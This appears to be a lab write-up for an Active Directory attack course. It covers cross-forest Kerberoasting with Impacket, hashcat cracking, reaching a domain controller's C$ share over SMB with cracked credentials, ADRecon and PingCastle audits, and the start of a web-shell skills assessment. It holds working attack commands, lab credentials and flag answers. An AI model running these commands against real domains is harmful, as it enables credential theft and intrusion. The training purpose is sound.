7C8CBB3E8B0FAA6A6C87F78EB80686DB3A8B5906E3DEE97F702FD522844E3A077D05385302863A4F486D981346E7762425DCDF0A0BDE7CC0C1D204464730CA294245AFB1A754BDE9490BA28D819A8C8A2D04F964C82D563A2A6691CE4C19737F7D480B07AF33C19C92FA0A62B1F83FB73AF2B70E66678841D0291A6CCE67C8D314E768CFCB1F31728093EFB5AFCDA626E825C716E939A02A6839EF8F23F29793FA4AB5FE0EAEF8E3FB7F74F55D72DFDA68F662A2037DD88B643B06E518D33D9D26CF1BF099ADD61635704E190EA3C34AC9426673A1396414607C8C3AAEBBA8DD233A52C3806748C2D45CD8D110B98999E1CDD3A2966EF397D5A6D9202F41305F2CF7542883ABAFC67240224D43E0091AF586AEAB35CD9B5A44FFD3C2AEBC5FD4CD45BDF6DD51A3CC0729AA067B11EF32D70DA5500184D4CF47B89182073A65465F352DE7E151925825791AD6592F61EFCB8CF26641477938508D2B743920521 5EAA364088C721058AF16385D809E9C878837B6CF2CE4D5D1CC99808C870C6AF4DF123B59BF6BFADD47F708A96D7F0FEE621F8A0ECF04470FDDCA6AB7DF41AC75B743C88DAC5D63626065355DBB51B48840AAC4B156A6A16F8DF08472256912 9BD2FAEEDB1B9D07CEB72D2D6B60A01CCF61F25C7EE408AEAE123DB6590D71FB506A50C2B2E1C23D3295F6067B2CFC03C1588F62202C5BDAB6F89F2349116B97F5CF8C1FA03[redacted]E4A8351859D375E995ECA6A210E38DCDBC53D702D756A36CEDBB80F10B7090
```


As in previous cases – the next stage is to run hashcat on the hash value, we will get the hash from the target Windows 'MS01' machine to the pwnbox (or any other attacking machine).

As usual – we put the rockyou wordlist on the directory (as described in detail in previous cases).

We use the command:

```
hashcat -m 13100 mssqlsvc.txt rockyou.txt
```

*Make sure to remove all spaces and new lines from the hash within the 'mssqlsvc.txt' target file, and make sure -m 13100 is the correct flag value for kerberoasting hash cracking. *:



Attacking Domain Trusts - Cross-Forest Trust Abuse - from Linux:

Question: Kerberoast across the forest trust from the Linux attack host. Submit the name of another account with an SPN aside from MSSQLsvc.

Answer: sapsso

Method: First, we will ssh login to the target Linux machine (ATTACK01 host).

Then we will use the same tool we used in Linux Kerberoasting section – 'GetUsersSPN' to enumerate accounts within the domain 'FREIGHTLOGISTICS.LOCAL' whom have SPN services registered to them.

The attack will be used by the user 'wley' (whose credentials we already obtained earlier in this module) from the domain 'INLANEFREIGHT.LOCAL' – which has trust with the targeted 'FREIGHTLOGISTICS.LOCAL' domain:

```
GetUserSPNs.py -target-domain FREIGHTLOGISTICS.LOCAL INLANEFREIGHT.LOCAL/wley
```

we will use the credentials 'wley:transporter@4':

```
└─$ GetUserSPNs.py -target-domain FREIGHTLOGISTICS.LOCAL INLANEFREIGHT.LOCAL/wley
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                Name      MemberOf                                                PasswordLastSet
     LastLogon  Delegation
----------------------------------  --------  ------------------------------------------------------  ---------------------
---  ---------  ----------
MSSQLsvc/sql01.freightlogstics:1433  mssqlsvc  CN=Domain Admins,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL  2022-03-24 15:47:52.488
917  <never>
HTTP/sapsso.FREIGHTLOGISTICS.LOCAL   sapsso    CN=Domain Admins,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL  2022-04-07 17:34:17.571
500  <never>
```

In addition to the MSSQLsvc user – we have 'sapsso' user whom has SPN registered to him.


Question: Crack the TGS and submit the cleartext password as your answer.

Answer: pabloPICASSO

Method: we run the command:

```
GetUserSPNs.py -request-user sapsso -target-domain
FREIGHTLOGISTICS.LOCAL INLANEFREIGHT.LOCAL/wley
```


There is a modification in this command from the last version of the command in the previous question: we added the '-request-user sapsso' flag to get the TGS ticket of the user 'sapsso'.



Once we have the tgs hash – time to hashcat:

```
hashcat -m 13100 sapsso.txt rockyou.txt
```

for rockyou wordlist as always open the link. And as always run the command on pwnbox and not the target machine. and as always remove from the hash all spaces and new lines before putting them within the target 'sapsso.txt' file:



Question: Log in to the ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL Domain Controller using the Domain Admin account password submitted for question #2 and submit the contents of the flag.txt file on the Administrator desktop.

Answer: burn1ng_d0wn_th3_f0rest!

Method: first we need to determine with what methods we can access DC03, for what we need to determine the services that are running on it.

We will use the command:

```
nmap ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL -sV -p 1-4000
```

*the first 4000 ports should suffice. *

And we get this result:

```
└─$ nmap ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL -sV -p 1-4000
Starting Nmap 7.92 ( https://nmap.org ) at 2024-07-02 16:02 EDT
Nmap scan report for ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL (172.16.5.238)
Host is up (0.042s latency).
Not shown: 3989 closed tcp ports (conn-refused)
PORT     STATE SERVICE          VERSION
53/tcp   open  domain           Simple DNS Plus
88/tcp   open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-07-02 20:02:41Z)
135/tcp  open  msrpc            Microsoft Windows RPC
139/tcp  open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap
3269/tcp open  globalcatLDAPssl?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

smb port 445 is open – lets use that.

Lets inspect running smb-shares with the command:

```
smbclient -L //ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL -U "FREIGHTLOGISTICS\sapsso"
```

we will be prompted for password

```
└─$ smbclient -L //ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL -U "FREIGHTLOGISTICS\sapsso"
Enter FREIGHTLOGISTICS\sapsso's password:
```

Here the obtained credentials ‘sapsso:pabloPICASSO’ will come in:

```
└─$ smbclient -L //ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL -U "FREIGHTLOGISTICS\sapsso"
Enter FREIGHTLOGISTICS\sapsso's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

We will take the share ‘C$’ – the command will be:

```
smbclient //ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL/C$ -U
"FREIGHTLOGISTICS\sapsso"
```

using the same credentials – we will get access:

```
└──╼ $smbclient //ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL/C$ -U "FREIGHTLOGISTICS\sapsso"
Enter FREIGHTLOGISTICS\sapsso's password:
Try "help" to get a list of possible commands.
smb: \>
```

On the smb cli – we download the flag to our ATTACK01 machine with the command:

```
get Users\Administrator\Desktop\flag.txt flag.txt
```

the flag will be downloaded from DC03 to our ATTACK01 machine as ‘flag.txt’

```
smb: \> get Users\Administrator\Desktop\flag.txt flag.txt
getting file \Users\Administrator\Desktop\flag.txt of size 24 as flag.txt (11.7 KiloBytes/sec) (average 11.7 KiloBytes/sec)
```

Exit the smb server, run

```
ls flag.txt
```

on the ATTACK01 machine to confirm download:

```
└──╼ $ls flag.txt
flag.txt
```

And cat the flag:

```
└──╼ $cat flag.txt
burn1ng_d0wn_th3_f0rest!
```

So we also in this section used the established trust between INLANEFREIGHT.LOCAL to FREIGHTLOGISTICS.LOCAL to get access to DC03 within FREIGHTLOGISTICS.LOCAL with compromised INLANEFREIGHT.LOCAL.

Defensive Considerations

Additional AD Auditing Techniques:

Question: Take some time to experiment with the tools from this section with the spawned target. When done, enter COMPLETE as the answer to this question.

Answer: COMPLETE

Method: First, we will xfreerdp login to our target Windows machine ('MS01')

Let's first try AdRecon – that can be found on 'C:\Tools':

we can open it with the following powershell command:


```
.\ADRecon.ps1
```

Lets run:


```
PS C:\Tools\ADRecon> .\ADRecon.ps1
[*] ADRecon v1.1 by Prashant Mahajan (@prashant3535)
[*] Running on INLANEFREIGHT.LOCAL\ACADEMY-EA-MS01 - Member Server
[*] Commencing - 07/02/2024 23:34:51
[-] Domain
[-] Forest
[-] Trusts
[-] Sites
[-] Subnets
[-] Default Password Policy
[-] Fine Grained Password Policy - May need a Privileged Account
[-] Domain Controllers
[-] Users - May take some time
[-] User SPNs
[-] PasswordAttributes - Experimental
[-] Groups - May take some time
[-] Group Memberships - May take some time
[-] OrganizationalUnits (OUs)
[-] GPOs
[-] gPLinks - Scope of Management (SOM)
[-] DNS Zones and Records
[-] Printers
[-] Computers - May take some time
```

```
[-] LAPS - Needs Privileged Account
WARNING: [*] LAPS is not implemented.
[-] BitLocker Recovery Keys - Needs Privileged Account
[-] ACLs - May take some time
WARNING: [*] SACLs - Currently, the module is only supported with LDAP.
[-] GPOReport - May take some time
[*] Total Execution Time (mins): 2.61
[*] Output Directory: C:\Tools\ADRecon\ADRecon-Report-20240702233451
WARNING: [Get-ADRExcelComObj] Excel does not appear to be installed. Skipping generation of ADRecon-Report.xlsx. Use
the -GenExcel parameter to generate the ADRecon-Report.xslx on a host with Microsoft Excel installed.
PS C:\Tools\ADRecon>
```

Lets observe the output:



And open it:




Here we have various subjects of the Active Directory to investigate and look for vulnerabilities to exploit.

Now lets try PingCastle:

Lets go to its folder within tools and run the command:

```
.\PingCastle.exe
```



Lets run health check


```
Select a domain or server
=========================
Please specify the domain or server to investigate (default:INLANEFREIGHT.LOCAL)
```


Run and default domain ‘INLANEFREIGHT.LOCAL’.


```
Free Edition of PingCastle 3.2.0 - Not for commercial use
Starting the task: Perform analysis for INLANEFREIGHT.LOCAL
[11:48:01 PM] Getting domain information (INLANEFREIGHT.LOCAL)
Warning: the program is running under a restricted token.
That means that the software does not have the same rights than the current user to query the Active Directory. Some inf
ormation will be missing such as creation date or DNS zones.
To solve this problem, run the program elevated, aka as administrator
[11:48:01 PM] Gathering general data
[11:48:01 PM] This domain contains approximatively 4284 objects
[11:48:01 PM] Gathering user data
[11:48:02 PM] Gathering computer data
[11:48:03 PM] Gathering trust data
[11:48:21 PM] Gathering privileged group and permissions data
[11:48:21 PM] - Initialize
[11:48:21 PM] - Searching for critical and infrastructure objects
[11:48:22 PM] - Collecting objects - Iteration 1
[11:48:22 PM] - Collecting objects - Iteration 2
[11:48:22 PM] - Collecting objects - Iteration 3
[11:48:22 PM] - Collecting objects - Iteration 4
[11:48:22 PM] - Collecting objects - Iteration 5
[11:48:22 PM] - Collecting objects - Iteration 6
[11:48:22 PM] - Collecting objects - Iteration 7
[11:48:22 PM] - Completing object collection
[11:48:22 PM] - Export completed
```


```
[11:48:22 PM] - Completing object collection
[11:48:22 PM] - Export completed
[11:48:22 PM] Gathering delegation data
[11:48:22 PM] Gathering gpo data
[11:48:23 PM] Gathering pki data
[11:50:08 PM] Gathering sccm data
[11:50:08 PM] Gathering exchange data
[11:50:08 PM] Gathering anomaly data
[11:50:08 PM] Gathering dns data
[11:50:09 PM] Gathering WSUS data
[11:50:09 PM] Gathering MSOL data
[11:50:09 PM] Gathering domain controller data (including null session) (including RPC tests)
[11:50:45 PM] Gathering network data
[11:50:45 PM] Computing risks
[11:50:45 PM] Export completed
[11:50:45 PM] Generating html report
[11:50:45 PM] Generating xml file for consolidation report
[11:50:45 PM] Export level is Normal
[11:50:45 PM] Personal data will NOT be included in the .xml file (add --level Full to add it. Ex: PingCastle.exe --inte
ractive --level Full)
[11:50:46 PM] Done
Task Perform analysis for INLANEFREIGHT.LOCAL completed
```

And open the report:











Operating System	Nb OS	Nb Enabled	Nb Disabled	Nb Active	Nb Inactive	Nb SidHistory	Nb Bad PrimaryGroup	Nb unconstrained delegations	Nb Reversible password
OperatingSystem not set	556	556	0	0	556	0	0	0	0
Windows Server 2019 1809	5	5	0	2	3	0	0	1	0
Windows Server 2016 1607	1	1	0	0	1	0	0	0	0
Windows 7	1	1	0	0	1	0	0	0	0
Windows Server	1	1	0	0	1	0	0	0	0



Group Name	Nb Admins	Nb Enabled	Nb Disabled	Nb Inactive	never expire	Card required	Nb Service accounts	Nb can be delegated	external users	protected users
Account Operators	1	1	0	1	0	0	1	1	0	0
Administrators	28	27	1	27	16	0	3	27	0	0
Backup Operators	1	1	0	1	0	0	1	1	0	0
Certificate Operators	0	0	0	0	0	0	0	0	0	0
Certificate Publishers	0	0	0	0	0	0	0	0	0	0



Foreign domain involved

This analysis focuses on accounts found in control path and located in other domains.

No operative link with other domains has been found.

Indirect links

This part tries to summarize in a single table if major issues have been found.
Focus on finding critical objects such as the Everyone group then try to decrease the number of objects having indirect access.
The detail is displayed below.

Priority to remediate	Critical Object Found	Number of objects with Indirect	Max number of indirect numbers	Max ratio

And start to investigate

Skill Assessment - Final Showdown

AD Enumeration & Attacks - Skills Assessment Part I:

Note – during the writeup the target machine's IP will occasionally change as I needed several sessions to complete the section

Question: Submit the contents of the flag.txt file on the administrator Desktop of the web server

Answer: JusT_g3tt1ng_st@rt3d!

Method: at first we are presented with a target machine, which initially we do know the following information: there is a web server in it, the admin credentials 'admin:My_W3bsH3ll_P@ssw0rd!', and the url path '/uploads' is active.

First lets run 'nmap' on the target to determine in which port the web server is running on, we will use the command:


```
nmap <target-IP> -sV -p 1-4000
```

```
└─$ nmap 10.129.108.157 -sV -p 1-4000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 03:16 CDT
Nmap scan report for 10.129.108.157
Host is up (0.010s latency).
Not shown: 3996 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The web server is running on http port 80, on a Windows machine.


We can also observe smb and rcp services running on it.

Anyway lets go in to the web server on the '/uploads' path on the browser:




We have 2 possible paths – ‘antak.aspx’ and ‘web.config’.

Lets select the former and enter to ‘antak.aspx’:




We are requested to enter credentials, lets enter the provided admin credentials and login:

